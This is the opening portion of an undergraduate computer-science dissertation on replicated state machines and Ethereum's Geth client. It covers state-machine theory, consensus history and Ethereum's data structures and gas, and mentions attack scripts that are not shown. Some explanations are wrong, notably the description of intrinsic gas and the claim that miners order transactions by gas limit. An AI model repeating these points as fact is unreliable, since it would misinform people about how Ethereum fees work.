University of BRISTOL

DEPARTMENT OF COMPUTER SCIENCE

The Power and Limits of Programmable Replicated State Machines

Victor Karue Kingi

A dissertation submitted to the University of Bristol in accordance with the requirements of the degree of Bachelor of Science in the Faculty of Engineering.

Saturday 7th May, 2022

Abstract

Since the dawn of computers, the need to have reliable data has been an area researched for a while. Many methods of proving the data given is valid and has not been tampered with have been made and research papers, written. The earliest successful form of proving the validity of data was the Merkle trie. This brought about a ripple effect to the rest of the computing world, leading to more research papers being written on different techniques of proving the validity of replicated data. This led to the creation of a replicated state machine. One of its advantages over a normal computer was its ability to detect tampered data as well as redundancy, hence, a more reliable persistent storage model. This computing model was then given the name programmable replicated state machine.

This project dives deeper into the mechanics of a programmable replicated state machine and performs some attacks on one. Attacks would be done on Geth, an Ethereum client. In the end, an analysis will be made on the outcome of the attacks as well as if a better model for reaching consensus can exist. By executing the attacks, we will be able to see what limits a programmable replicated state machine has as well as its power.

- I spent 200 hours collecting material on and learning about the Ethereum protocol as well as analysing the Geth Ethereum Client's source code which is approximately 560,000 lines of code.
- I wrote a total of 1,600 lines of source code, comprising of the Ethereum environment setup scripts, the attack scripts, two examples of a Finite State Machine and one example of a Programmable Replicated State Machine, see GitHub page[32].
- I wrote attack scripts that target various vulnerabilities in Geth, the Ethereum client, see GitHub page[32].

Dedication and Acknowledgements

I would like to give a huge thanks to my supervisor, Partha Das Chowdhury for his helpful advice and guidance throughout the project.

Declaration

I declare that the work in this dissertation was carried out in accordance with the requirements of the University's Regulations and Code of Practice for Taught Programmes and that it has not been submitted for any other academic award. Except where indicated by specific reference in the text, this work is my own work. Work done in collaboration with, or with the assistance of others, is indicated as such. I have identified all material in this dissertation which is not my own work through appropriate referencing and acknowledgement. Where I have quoted or otherwise incorporated material which is the work of others, I have included the source in the references. Any views expressed in the dissertation, other than referenced material, are those of the author.

Victor Karue Kingi, Saturday 7th May, 2022

Contents

List of Figures

List of Listings

Ethics Statement

This project did not require ethical review, as determined by my supervisor, Partha Das Chowdhury.

Supporting Technologies

- Some attacks had to be message calls to a deployed contract hence were written using the `Solidity` Language (https://docs.soliditylang.org/en/latest/).
- Attacks that needed to make some interaction with the `geth` API were written in `JavaScript` Language (https://developer.mozilla.org/en-US/docs/Web/JavaScript).
- I used `Python3` Language (https://www.python.org/) to simulate a node receiving multiple transactions at once using the `_thread` (https://docs.python.org/3/library/_thread.html) library.
- `perf_hooks` (https://nodejs.org/api/perf_hooks.html) Javascript Library was used to measure time taken to produce a block in the private network.
- I used `keyethereum` (https://github.com/ethereumjs/keythereum) JavaScript Library to decrypt key-store files into a private and public key for attack execution.
- `ethers` (https://docs.ethers.io/v5/) JavaScript Library was used for a real-time stream of incoming transactions on a node.
- `crypto` (https://nodejs.org/api/crypto.html) Javascript Library was used to generate large number of valid Ethereum public-private key pairs.
- `Remix IDE` (https://remix.ethereum.org/) to debug and deploy the written smart contract attacks.
- `MetaMask` Chrome Extension (https://metamask.io/) to interact with Remix IDE when deploying and performing message calls to the private network.
- I used `Web3.js` Javascript Library (https://web3js.readthedocs.io/en/v1.7.3/) to interact with the API provided by `geth`.
- `git` (https://github.com) was used to manage the code for this project.

Notation and Acronyms

FSM	:	Finite State Machine
RSM	:	Programmable Replicated State Machine
TM	:	Turing Machine
CVE	:	Common Vulnerabilities and Exposures
EIP	:	Ethereum Improvement Proposal
EVM	:	Ethereum Virtual Machine
DDoS	:	Distributed Denial-of-Service Attack
Geth	:	Official Go Implementation of the Ethereum Protocol
IDE	:	Integrated Development Environment
API	:	Application Programming Interface
GHOST	:	The Greedy Heaviest-Observed Sub-Tree Protocol
RLP	:	Recursive Length Prefix
MPT	:	Modified Merkle Patricia Trie
GPU	:	Graphical Processing Unit
MSRP	:	Manufacturer Suggested Retail Price

Chapter 1

Introduction

Since the 1980s there has been a need for a method of storing immutable digital data. This led to the invention of Merkle trees by Ralph Merkle which, at that time, was already a sound system for proving the validity of data. But it was not enough as it only proved that a set of data was not tampered with. When the first large-scale practical implementation of a Programmable Replicated State Machine was made by the creation of Bitcoin, it brought about a lot of research into the field of immutability of digital data. With this, questions were raised on how secure these new systems were. As an advancement to Bitcoin, Ethereum was created by Vitalik Buterin[14] which, unlike Bitcoin, could perform a much bigger set of computation. The advent of RSMs brought about new attack vectors as will be discussed in chapter 3. Bitcoin and Ethereum however, are weak consensus models which are still prone to 51% attacks among others as seen with the project's case study on an Ethereum Geth client. New attack vectors are discovered every year on RSMs as it is still a young technology.

This project explores the security limits in a specific implementation of an RSM by running a set of attacks on it. The attacks will also demonstrate the power of RSMs as they could withstand some attacks. The project adds to the already existing research on Ethereum's security. Furthermore, a critical evaluation is made of the consensus model, and a discussion done to find out if a better consensus model will ever exist.

The high-level objective of this project is to investigate the security in place of Geth(an Ethereum Client). More specifically, the concrete aims are:

1. Research on How Ethereum works in relation to an RSM.

2. Setup an Ethereum private network, lookup all Common Vulnerabilities and Exposures(CVE) for Ethereum and attempt to execute the attacks specified.

3. Execute other attacks not included in the CVE but still compromise the consensus model.

4. Record the findings of the attacks and any interesting cases. Make a conclusion if the current consensus algorithms are good enough and if a new one can exist.

Chapter 2

Contextual Background

2.1 Definition of Finite State Machine

A state machine, or rather, a finite state machine is an abstract model of computation that can exhibit exactly one of a finite number of states. FSM can be grouped into 2 categories: Deterministic FSM and Non-Deterministic FSM. There is one and only one state transition in a Deterministic FSM given input and the current state. A Non-Deterministic FSM, on the other hand, can have multiple state transitions given an input. Other implementations of FSM exist such as finite-state transducers and two-way deterministic FSM. This project will only cover Deterministic FSM models.




Figure 2.1: Tree diagram of FSM Categories

2.1.1 Mathematical Definition

The FSM starts at state q_0 and when given an element in the finite non-empty set Σ and a state transition function δ, the FSM will move to a new state Q' where $Q' \in Q$.

A formal mathematical definition of an FSM would be :

$M = (\Sigma,\ Q,\ q_0,\ \delta,\ F)$ where:

- Σ is the input alphabet where $\Sigma \nsubseteq \{\emptyset\}$,
- Q is a finite set where $Q \nsubseteq \{\emptyset\}$,
- $q_0 \in Q$ is the start state,
- δ is the state transition function $\delta : Q \times \Sigma \rightarrow Q'$ where Q' is the next state,
- F is the final state and $F \in$ Q.

The concept of an FSM first came up in a 1943 paper titled," A Logical Calculus of the Ideas Immanent in Nervous Activity" by Warren and Walter[35] in which they note, "...Specification of the nervous net provides the law of necessary connection whereby one can compute from the description of any state that of the succeeding state...". This mirrors how a state machine works as the only knowledge an FSM has of its environment is q_c where $q_c \in Q$ and q_c is the current state. This goes on to show the main difference between a TM and an FSM, a TM will have infinite memory available represented by the tape. It was not until 1962[36] that the term FSM was first used.

FSM is used as an abstract concept describing most devices today. Traffic light systems, elevators, ATMs, and vending machines are some examples. They all rely on state transitions to progress in their environment and only have the memory of their current state. With this definition, an FSM might not

seem effective or useful in solving any computer science problem as it appears to be a very simple abstract concept. So why do computer scientists still use it? One good reason why they still survive is the rules provided by it. Here is an example:
Let us take a programming language X_p and define 2 sets:

$$A_s = \{A \dots Z, a \dots z\} \tag{2.1}$$
$$C_s = \{0 \dots 9\} \tag{2.2}$$

where A_s is a set of all uppercase and lowercase letters and C_s is a set of all numbers between 0 and 9 inclusive. Let us define an abstract programming language X_p. This language contains rules on defining a variable name, such as, a variable name must start with an element from A_s and contain only elements from $(A_s \cup C_s)$. Therefore, X_p performs lexical analysis on the input string where the lexer is an FSM. The language accepted by the lexer (automata) will be:

$$L = \{\, xy* \mid x \in A_s \ and\ (y \in A_s \ or\ y \in C_s)\,\} \tag{2.3}$$

where x represents the first character of the variable name and $y*$ represents 0 or more elements added to it. We can then define M, a state machine, as:

$$M = (\{A_s \ \cup \ C_s\},\ \ \{q_0, q_1\},\ \ q_0,\ \ \delta,\ \ \{q_1\}) \tag{2.4}$$




Figure 2.2: Representation of a lexer as an FSM

With this implementation, minimal memory would be required to perform lexical analysis during code compilation, hence, reducing the computing overhead requirements.

2.2 Finite State Machine Code Example

2.2.1 Pseudocode

Algorithm 1 FSM

```
Require: $P$ is the input string
Require: $k$ is a character in $P$
  $X \leftarrow StartState$
  $F \leftarrow AcceptingStates$
  for $k$ in $P$ do
    $NewState \leftarrow StateTransition(X, k)$
    $X \leftarrow NewState$
  end for
  if $X \in F$ then
    return ACCEPT
  end if
  if $X \notin F$ then
    return REJECT
  end if=0
```

2.2.2 FSM in Python

```python
# Credit to Gary Explains, https://www.youtube.com/watch?v=2OiWs-h_M3A
# Simple state machine implementation of a traffic light system in python

def state_start_handler():
    print("-> START -> ", end="")
    return "RED"

def state_red_handler():
    print("RED -> ", end="")
    return "RED_AMBER"

def state_red_amber_handler():
    print("RED & AMBER -> ", end="")
    return "GREEN"

def state_green_handler():
    print("GREEN -> ", end="")
    return "AMBER"

def state_amber_handler():
    print("AMBER -> ", end="")
    return "END"


class simpleFSM:
    def __init__(self) -> None:
        self.transitions = {}

    def add_state(self, state, transitionFunc):
        self.transitions[state] = transitionFunc

    def run(self, startState):
        transitionState = self.transitions[startState]
        while True:
            newState = transitionState() # State transition function
            if newState == "END":
                print("END")
                break

            # Update the state transition function to reflect what transitions does the
                new state support
            transitionState = self.transitions[newState]


fsm = simpleFSM()
fsm.add_state("START", state_start_handler) # Start state

fsm.add_state("RED", state_red_handler)
fsm.add_state("RED_AMBER", state_red_amber_handler)
fsm.add_state("GREEN", state_green_handler)
fsm.add_state("AMBER", state_amber_handler)

# All possible state transitions added, we can now run the State Machine
fsm.run("START")
```

Listing 2.1: Simple FSM in Python

The program at 2.1 will output:

```
-> START -> RED -> RED & AMBER -> GREEN -> AMBER -> END
```

A different example of an FSM that determines if a string is a floating-point number can be found in A. With this model, we can combine multiple FSMs to form an RSM. The added benefits of doing so include fault tolerance[1] and, if the RSM is not controlled by a central entity, trustlessness of computation with added security since one party cannot alter the state. An in-depth definition and history of RSMs follow in the next section 2.3.

2.3 Definition of Replicated State Machine

An RSM can be described as multiple clones of an FSM, all executing the same state transition at almost the same time regardless of location. The communication and finality of states is achieved through consensus. This involves all FSMs agreeing on a certain order of events, messages, or transactions. For the agreement to take place, an algorithm needs to be used

2.4 History of Replicated State Machines

The need for immutability in digital data stems back to the late 80s when Stornetta was working at Bell Labs. Whilst here, he found out that digital records could be altered[10]. Before the first RSM was created, the field of the immutability of digital data leaned more on the theoretical side. Not much research had been made until Stornetta and Haber came up with the paper titled, "How to timestamp a digital document"[30] in 1991. The paper explained the use of hashing and Merkle tries to verify the validity of data. In 2003, Bruno, Bogdan and Andrew released 2 papers titled, "A Certificate Revocation Scheme for a Large-Scale Highly Replicated Distributed System"[40] and "Secure Data Replication over Untrusted Hosts"[41]. The first paper describes an efficient way of "revoking authorization certificates based on clustering users and servers"[40]. The 3 authors provided a much more efficient consensus algorithm at the time that takes into account "complex administrative hierarchies for large distributed applications"[40]. The second paper explained the development of a system architecture that employs data replication. To achieve consensus, the system would have a small number of trusted hosts that audit responses from all the servers when data is queried[41].

This later led to the Bitcoin white paper [38] by the pseudonym Satoshi Nakamoto. Who advanced Stornetta and Haber's work by adding a reward scheme to clients in exchange for securing the system.

The Bitcoin model was powerful but had its limits. Being programmable, it could execute 113 different opcodes (Number of opcodes obtained from current bitcoin source code[12]). Furthermore, to increase the security of the current state, it had to limit the number of transactions triggering a state transition to 7 transactions per second [34] and increase the time taken to transition to the next state to 10 minutes, allowing time for the slowest and furthest FSM to propagate its new state to all nodes. The model took bandwidth and latency into consideration during state processing.

As the Bitcoin model of an RSM became more widely adopted, its limitations, such as the scalability problem, were brought to light. The scalability problem refers to the model's inability to handle more than 7 transactions per second as well as block confirmation time taking more than 10 minutes. In

[1]If one FSM goes offline, we can still recover the exact data from another FSM.

addition, not being Turing-complete[2] means that there is a limit to the types of computation one can perform.

This led to Vitalik Buterin [14] creating a new RSM that solves most of Bitcoin's issues; Ethereum, as it was named, was Turing-complete and handled 14 transactions per second, 2X that of bitcoin. Since it was Turing-complete, it inherited the halting problem which refers to a TM not knowing if it has entered an infinite loop. To combat this, the Ethereum yellow paper [46] describes a concept called gas and gas limit, a fee paid to the network with each EVM opcode executed, and the latter being a hard limit on how much gas a transaction can use. Therefore, if the transaction execution enters an infinite loop, it will run out of gas before a DDoS attack is successful.

2.5 World Examples

Some world examples of consensus protocols include:

1. **Google's Chubby Lock Service for Distributed Coordination:** A distributed file system by Google with the main emphasis on reliability and availability[13].

2. **Hyperledger Fabric:** A permissioned[3] blockchain that follows a membership service to perform state transtions[8].

3. **Zookeeper Atomic Broadcast(ZAB):** Has a leader and follower structure where the leader receives state changes and propagates them to all other nodes[37]. The follower nodes send an ACK(acknowledge) packet to the leader when it has added the received transaction to its queue and waits for the COMMIT message from the leader[37]. On receiving the COMMIT message, the transaction is added to the follower's storage[37].

4. **Viewstamped Replication:** Involves using the primary copy technique where one replica is made the primary and the rest, the backups[39]. The primary node processes transactions while notifying the backups of its progress[39]. In the case of a crash, reorganisation happens and a new primary node is selected[39].

5. **Proof-of-Work:** Involves performing some computation to generate a nonce. The nodes in the network reach consensus by verifying the nonce provided by one node.

6. **Proof-of-Stake:** Involves providing a set of the network's native coin which gets locked, giving you a right to participate in performing state transitions.

7. **Proof-of-Authority:** An example is Clique Protocol used by an Ethereum private network. It involves having a list of trusted addresses allowed to perform state transitions.

[2]A model is said to be Turing-complete if it can successfully emulate a Turing Machine. A Turing Machine is an abstract model of computation devised by Alan Turing[43] which contains a string as input, an infinite tape, and a set of rules. The Turing machine contains a head pointing to a cell on the tape and on reading a character from the input string, it moves its head left or right depending on the rule evaluating the character. This model was proved to be able to implement any known or unknown computer algorithm.

[3]Requires a list of trusted addresses to perform state transitions.

Chapter 3

Technical Background

3.1 Ethereum

3.1.1 How it works

Overview

Dr. Gavin Wood describes the Ethereum protocol as "a very specialised version of a cryptographically secure, transaction-based state machine"[46]. The FSM begins at some genesis state[1] and incrementally executes transactions until we end up at some current state. If the current state of one FSM matches all other FSM current states, then we accept this state as the canonical state[46]. A formal definition of a valid state change would be equation 3.1, adapted from [46]:

$$\boldsymbol{\sigma}_{t+1} \equiv \Upsilon(\boldsymbol{\sigma}_t, T) \tag{3.1}$$

Or rather, an FSM representation would be:




Figure 3.1: Ethereum state transition function as an FSM

where Υ is the state transition function, $\boldsymbol{\sigma}_t$ is the current state, and T is a valid transaction. The transactions are collated into blocks that are chained together as a means of reference using a cryptographic hash. The blocks function as a journal containing a record of a series of transactions, the previous block hash, and an identifier of the final state[46].

Mining involves performing some computation to produce a new block that contains a set of transactions. The block production is competitive, the incentive being a reward in the network's native currency, Ether. With this knowledge, we can alter our state transition function to (equations 3.2, 3.3, and 3.4 were adapted from [46]):

$$\begin{aligned} \boldsymbol{\sigma}_{t+1} &\equiv \Pi(\boldsymbol{\sigma}_t, B) && (3.2)\\ B &\equiv (..., (T_0, T_1, ...), ...) && (3.3)\\ \Pi(\boldsymbol{\sigma}, B) &\equiv \Omega(B, \Upsilon(\Upsilon(\boldsymbol{\sigma}, T_0), T_1)...) && (3.4) \end{aligned}$$

where Π represents the block-level state transition function given a certain block, B represents a block and Ω is the block-finalisation state transition function that rewards the nominated party[46]. This equation tells us that the world state $\boldsymbol{\sigma}_t$ will be updated by applying a set of transactions sequentially in a block. Each transaction output $\boldsymbol{\sigma}'_t$ will be used as input to the next transaction as shown by the nested calls at 3.4. Thus, we end up with an abstraction of the state transition function that requires a set of transactions as input including the reward function, rather than just one transaction:

[1]In our FSM model, this will be the start state q_0.




Figure 3.2: Abstracted Ethereum state transition function as an FSM

The given system being a decentralised RSM and that any party can create a new state, or rather, mine a new block, ends up having a tree-like structure rather than an expected chain from the root to the leaf. This introduces the concept of consensus or a parent-selection policy, which involves agreeing on the canonical state of the RSM. To achieve consensus, Ethereum uses a simplified version of the GHOST Protocol by Sompolinsky and Zohar[46].

Parent-Selection Policy

The GHOST protocol refers to a parent-selection policy created by Sompolinsky and Zohar[42]. It involves selecting the heaviest, rather than the longest chain when determining the final state which ends up ensuring a higher transaction throughput while not compromising the security of the network.



main chain according to "longest" rule
main chain according to GHOST
attacker's secret chain
0
1B
2D
3F
4C
5B
2C
3E
3D
4B
3C
2B
3B
1A
2A
3A
4A
5A
6A

Figure 3.3: A block tree in which the longest chain and chain selected by GHOST differ. An attacker could switch the longest chain, but not the one selected by GHOST[42].

Figure 3.5 represents a scenario where an honest network creates a highly forked block tree[42]. If we follow the rule that the longest chain contains the honest final state, we would pick the chain:

```
0 <- 1A <- 2A <- 3A <- 4A <- 5A <- 6A
```

This would be wrong, however, as that chain was created by an attacker. Using GHOST, we can follow a different approach whereby all blocks contribute to the weight of the chain. For example, in figure 3.5, Block 1B is supported by blocks 2B, 2C, and 2D that extend it directly[42]. Therefore, we can select block 1B instead of 1A as our next block from the genesis as it is the heaviest chain at that point. We can therefore define (algorithm 2 adapted from [42]):

Algorithm 2 GHOST Protocol Pseudocode

```
Require: $Input:\ Block\ tree\ T$
  $B \leftarrow Genesis\ Block$
  if $Children_T(B) = \emptyset$ then
    return $B$
  end if
  if $Children_T(B)\ != \emptyset$ then
    $B \leftarrow \underset{C \in Children_T(B)}{\arg\max} |subtree_T(C)|$
  end if=0
```

The algorithm $GHOST(T)$2 is our parent selection policy for new blocks where $subtree_T(B)$ is the subtree rooted at block B and $Children_T(B)$ is the blocks directly referencing B as their parent[42]. Algorithm 2 will then follow a path from the root of the tree and choose at each fork the block leading to the heaviest tree[42]. With this parent-selection policy, Ethereum can now guarantee an honest world state. The next section will define what the world state is.

World State

The world state is a mapping between addresses and account states which are encoded in RLP[2]. If you would like to know the state of a smart contract[3] or the balance of an account, you would query the world state. It can be expressed as a key-value pair which the yellow paper[46] defines as a Modified Merkle Patricia Trie, which is a combination of a Merkle tree and Patricia trie.

A Merkle tree is a data structure where the leaf nodes contain the hash of a specific block of data and as you traverse up the tree, each non-leaf node contains the hash of the left and right node.




Figure 3.4: Merkle tree with 8 leaves[11].

In figure 3.4, $Y[i]$ represents the data where $0 \leq i \leq 7$. Applying the hashing function $H(Y[i])$ yields the leaf nodes which, when 2 leaf nodes get hashed, produces the parent node $a[k, i]$ and the procedure is applied recursively until we get to the root node. A small number of bits changed in one of the blocks of data at the leaf will lead to a significant difference in the Merkle root hash, a property of good hash functions called the avalanche effect. Comparing if two sets of data are the same will have a time complexity of $O(1)$ and checking if a given data block exists will yield a time complexity of $O(\log n)$ since

[2]A serialization method used by Ethereum to encode binary data. It takes in a string or list of strings and returns its encoding.

[3]A piece of code stored in the Ethereum state trie which can be executed, causing a change in the state trie. The code is in the form of EVM bytecode.

it has the same structure as a binary tree[4].

A Patricia trie, on the other hand, is a prefix trie that stores bytes or strings of data using a key as the path to the leaf. This allows multiple values to share the same prefix if necessary reducing the memory size required to store the whole trie.

The MPT provides a persistent data structure to map between arbitrary-length binary data (byte arrays)[46]. The core of the trie, as stated in the yellow paper, is to provide a single value that represents a set of key-value pairs which can be an empty byte sequence, or a 32-byte sequence[46]. This trie structure requires a simple key-value database for storage. Since the root node of the structure is cryptographically dependent on all internal data, its hash can be used as a secure identity of the world state[46]. The account state, $\boldsymbol{\sigma}[a]$, comprises the following four fields:

nonce: scalar value equal to the number of transactions sent from this address. For an account of address a in state $\boldsymbol{\sigma}$, this would be formally denoted as $\boldsymbol{\sigma}[a]_{\mathrm{n}}$[46].

balance: A scalar value equal to the number of Wei, the currency used in the network, owned by this address. Formally denoted as $\boldsymbol{\sigma}[a]_{\mathrm{b}}$[46].

storageRoot: A 256-bit hash of the root node of an MPT that encodes the storage contents of the account. The hash is formally denoted as $\boldsymbol{\sigma}[a]_{\mathrm{s}}$[46].

codeHash: The hash of the EVM code of this account that gets executed given a message call to this address. This hash is formally denoted as $\boldsymbol{\sigma}[a]_{\mathrm{c}}$, and thus the code may be denoted as $\mathbf{b}$, given that $\texttt{KEC}(\mathbf{b}) = \boldsymbol{\sigma}[a]_{\mathrm{c}}$[46].

All fields except the `codeHash` are mutable. For contract accounts, they contain a storage trie where data associated with the smart contract is stored. We can then move on to define a transaction.

Transaction

A transaction T is a single cryptographically-signed instruction constructed by an actor externally to the scope of Ethereum, hence, cannot be a contract[46]. From our FSM model, valid transactions end up causing a change of state. EIP-2718 by Zoltu[48] introduced the notion of different transaction types[46]. As of the Berlin version of the protocol, there are two transaction types: 0 (legacy) and 1 (EIP-2930 by Buterin and Swende[16])[46]. Furthermore, transactions can be grouped into 3 subtypes:

- Transactions that create a smart contract, `contract creation`.
- Transactions that transfer Wei from one address to another.
- Transactions that send a message call to a smart contract, such as, performing some computation or setting a value.

A transaction object has the following fields:

type: EIP-2718 transaction type; formally T_{x}[46].

nonce: A scalar value equal to the number of transactions sent by the sender; formally T_{n}[46].

gasPrice: A scalar value equal to the number of Wei to be paid per unit of *gas*[5] for all computation costs incurred as a result of the execution of this transaction; formally T_{p}[46].

gasLimit: A scalar value equal to the maximum amount of gas that should be used in executing this transaction. This is paid up-front before any computation is done and may not be increased later; formally T_{g}[46].

to: The 160-bit address of the message call's recipient or, for a contract creation transaction, $\varnothing$; formally T_{t}[46].

value: A scalar value equal to the number of Wei to be transferred to the message call's recipient or, in the case of contract creation, as an endowment to the newly created account; formally T_{v}[46].

[4]This is done by performing a Merkle proof which involves creating a proof by traversing down the tree from the root until we get to $H(k)$ where k is the block of data and H is the collision-resistant hash function.

[5]See sub-section 3.1.1.

r, s: Values corresponding to the signature of the transaction and used to determine the sender of the transaction; formally T_r and T_s[46].

EIP-2930 (type 1) transactions also contain the fields:

accessList: List of access entries to warm up; formally $T_\mathbf{A}$. Each access list entry E is a tuple of an account address and a list of storage keys: $E \equiv (E_\mathrm{a}, E_\mathbf{s})$[46].

chainId: The network's chain ID; formally T_c[46].

yParity: Signature Y parity; formally T_y[46].

Legacy transactions do not have an **accessList** ($T_\mathbf{A} = ()$), while **chainId** and **yParity** for legacy transactions are combined into a single value[46]. A contract creation transaction also contains:

init: An unlimited size byte array specifying the EVM-code for the account initialisation procedure, formally $T_\mathbf{i}$[46].

init is executed only once when a `contract creation` transaction is made. It generates a `body` that will then execute whenever a message call is made to the same contract[46]. In contrast, a message call transaction contains:

data: An unlimited size byte array specifying the input data of the message call, formally $T_\mathbf{d}$[46].

This will be the input that the sender specifies for the call. With this, we can then define a block.

Block

The block is a collection of some relevant information(the block header), its hash, information representing all the transactions T included, and a set of other block headers U that have a parent equal to the present block's parent's parent[46]. These blocks are known as Ommers[6][46]. The block header contains:

parentHash: The hash of the parent block's header; H_p[46].

ommersHash: The hash of the ommers to this block; H_o[46].

beneficiary: The address receiving fees for mining this block; H_c[46].

stateRoot: The hash of the root node of the MPT representing the world state after all transactions are executed and finalisations applied; H_r[46].

transactionsRoot: The hash of the root node of the trie structure populated with each transaction in the transactions list portion of the block; H_t[46].

receiptsRoot: The hash of the root node of the trie structure populated with the receipts of each transaction in the transactions list portion of the block; H_e[46].

logsBloom: The Bloom filter is composed of indexable information in each log entry from the receipt of each transaction in the transactions list; H_b[46].

difficulty: A scalar value corresponding to the difficulty level of this block. This can be calculated from the previous block's difficulty level and the timestamp; H_d[46].

number: A scalar value equal to the number of ancestor blocks. The genesis block has zero as the number; H_i[46].

gasLimit: A scalar value equal to the current limit of gas expenditure per block; H_l[46].

gasUsed: A scalar value equal to the total gas used in transactions in this block; H_g[46].

timestamp: A scalar value equal to the output of Unix's time() at this block's inception; H_s[46].

extraData: An arbitrary byte array containing data relevant to this block. This must be 32 bytes or fewer; H_x[46].

[6]In some Ethereum clients, these blocks are known as uncles but ommers is used as it is gender-neutral. These are blocks that were mined but never included in the chain. They also contribute to the overall security of the chain following the GHOST protocol explained in 3.1.1.

mixHash: A 256-bit hash which, combined with the nonce, proves that a sufficient amount of computation has been carried out on this block; H_{m}[46].

nonce: A 64-bit value which, combined with the mix-hash, proves that a sufficient amount of computation has been carried out on this block; H_{n}[46].

The next section further explains the concept of gas.

Gas

Gas represents the unit at which all computation is priced[46]. It is also measured in Wei. Some opcodes in the EVM cost more, e.g. read and write operations, while others are relatively cheap e.g. arithmetic operations. This is dependent on how long they take to execute or how much persistent data will be added to the state trie. The EVM being Turing-complete means that it would end up inheriting the halting problem. To prevent this, as well as prevent an attack where thousands of basic message calls are sent, rendering the network unusable, gas was introduced. This would make it very expensive to execute such attacks. When validating a transaction, the `gasPrice` is multiplied by the `gasLimit` to get the `intrinsicGas` needed for the computation. If the `intrinsicGas` needed is higher than the sender account's balance, the transaction is considered invalid, no gas is consumed at this stage. If, however, the account balance was enough, and an error occurred during the computation, the consumed gas is not refunded. If the account ends up setting the `gasLimit` higher than what was needed for the computation, the excess Wei ends up being refunded.

With this gas system, miners will end up sorting the transactions in descending order, a transaction having the highest `gasLimit` being the first to be included in a block and at the same time, accounts will try to use the least amount of gas possible. This ends up creating a self-regulated economy. The next section will then define execution in the EVM.

EVM

The Ethereum Virtual Machine is the main execution layer. For a transaction to enter this layer a node has to validate it against some intrinsic rules:

1. The transaction is a well-formed RLP, with no additional trailing bytes[46].
2. the transaction signature is valid[46].
3. the transaction nonce is valid (equivalent to the sender's account current nonce)[46].
4. the sender account has no contract code deployed[46] as stated in EIP-3607[29].
5. the gas limit is no smaller than the intrinsic gas used by the transaction[46].
6. the sender account balance contains at least the cost required in up-front payment[46].

Having a well-formed RLP encoded transaction means that other nodes can decode it successfully. A valid signature shows that the expected private key signed the transaction and a valid nonce prevents a replay attack when two nodes have the same transaction and want to include it in different blocks. The intrinsic gas is calculated based on the size and value of the bytes in the transaction payload.

Once a transaction is deemed valid execution begins. World state changes may occur during the execution. Hence, we accrue information that is acted upon immediately following the transaction[46]. We can call this the *accrued transaction substate* and represent it as A, which is a tuple[46] (equation 3.5 adapted from [46]):

$$A \equiv (A_{\mathbf{s}}, A_{\mathbf{l}}, A_{\mathbf{t}}, A_{\mathrm{r}}, A_{\mathbf{a}}, A_{\mathbf{K}}) \tag{3.5}$$

